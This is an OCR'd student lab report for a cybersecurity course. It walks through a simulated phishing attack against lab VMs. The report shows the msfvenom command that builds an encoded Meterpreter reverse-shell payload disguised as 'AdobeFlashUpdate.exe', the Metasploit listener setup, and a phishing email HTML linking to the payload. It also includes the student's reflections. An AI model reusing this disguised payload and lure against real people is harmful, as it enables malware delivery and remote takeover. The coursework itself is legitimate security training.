


Eric Somogyi
4/21/2025
CSEC-594
Assignment 3







Eric Somogyi
4/21/2025
CSEC-594
Assignment 3



Eric Somogyi
4/21/2025
CSEC-594
Assignment 3



Eric Somogyi
4/21/2025
CSEC-594
Assignment 3




Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

```
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     10.11.24.8       yes       The listen address (an interface may be specified)
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```


```
index.html  index.nginx-debian.html
root@kali:/var/www/html# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.24.8 LPORT=
80 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00' -o /var/www/html/AdobeFlashUpdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai chosen with final size 591
Payload size: 591 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/AdobeFlashUpdate.exe
root@kali:/var/www/html#
```

```
root@kali:/usr#
root@kali:/usr#
root@kali:/usr#
root@kali:/usr# sudo systemctl stop apache2
root@kali:/usr# sudo nano /etc/apache2/ports.conf
root@kali:/usr# sudo nano /etc/apache2/sites-enabled/000-default.conf
root@kali:/usr#
```


Eric Somogyi
4/21/2025
CSEC-594
Assignment 3



```
tion
root@kali:~# sudo iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
root@kali:~# sudo iptables -L -n -v --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destina
tion
1        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0
/0           tcp dpt:4444

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destina
tion

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destina
tion
root@kali:~#
```




```
root@kali:~#
root@kali:~# curl http://10.11.24.8/AdobeFlashUpdate.exe -o test.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7168  100  7168    0     0  3500k      0 --:--:-- --:--:-- --:--:-- 3500k
root@kali:~# ls
Desktop    Downloads  Music     Public     test.exe
Documents  Empire     Pictures  Templates  Videos
root@kali:~#
```



```
 GNU nano 5.3                    phishing_email.html *
<!DOCTYPE html>
<html>
<head>
        <title> Urgent: Adobe Flash Update</title>
</head>
<body>
        <h2> Urgent:
        <p> Dear User,</p>
        <p> Our IT department needs you to update Adobe Flash. Download the update below.</p>
        <p><a href="http://10.11.24.8/AdobeFlashUpdate.exe">Download AdobeFlashUpdate.exe</a></p>

</body>
</html>
```


Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

```
root@kali:/var/www/html# ls
AdobeFlashUpdate.exe  index.html  index.nginx-debian.html
root@kali:/var/www/html# nano phishing_email.html
root@kali:/var/www/html# cat phishing_email.html
<!DOCTYPE html>
<html>
<head>
        <title> Urgent: Adobe Flash Update</title>
</head>
<body>
        <h2> Urgent:
        <p> Dear User,</p>
        <p> Our IT department needs you to update Adobe Flash. Download the update below.</p>
        <p><a href="http://10.11.24.8/AdobeFlashUpdate.exe">Download AdobeFlashUpdate.exe</a></p
>
</body>
</html>
root@kali:/var/www/html# ls
AdobeFlashUpdate.exe  index.html  index.nginx-debian.html  phishing_email.html
root@kali:/var/www/html#
```





Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepte
none)
   LHOST     10.11.24.8       yes       The listen address (an
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.24.8:4444
msf6 exploit(multi/handler) >
```



Eric Somogyi
4/21/2025
CSEC-594
Assignment 3






Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

3. **Emulation Setup**:

I used the Kali linux VM and the windows 10 VM Commando. I actually installed the Tiny10-Windows VM on my own virtual box on my personal laptop and I have Kali but I couldn't get one of my VMs to ping the other for some reason, so I ended up using Netlabs. I had to configure the Apache2 Webserver and create the mock email as if that was what ended up in their inbox and I changed the link to the text to the download link for the malicious payload.

4. **Mock Credentials**:



5. **What you Learned:**

Surprises I ran into is I couldn't install powershell-empire on the Kali Linux machine in Netlabs…I was trying to use that instead in combination with msfvenom payload. I had to reconfigure some port settings for my web page apache2 webserver and make sure the ports I chose were listening and open.

Hurdles I ran into were getting the meterpreter shell session to open because I was able to access the my malicious payload link with and the Windows 10 VM (Commando) was able to open the webserver (because it's on the same internal network for educational purposes obviously) and download the msfvenom payload of a fake .exe Adobe Update which was supposed to trigger the reverse shell which would give me access to be inside the Commando machine from my msfconsole meterpreter linux shell.

Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

What I learned was how important the order of operations is for delivering the payload correctly, how ports matter, anti-virus being on the target machine can block the files from being accessed.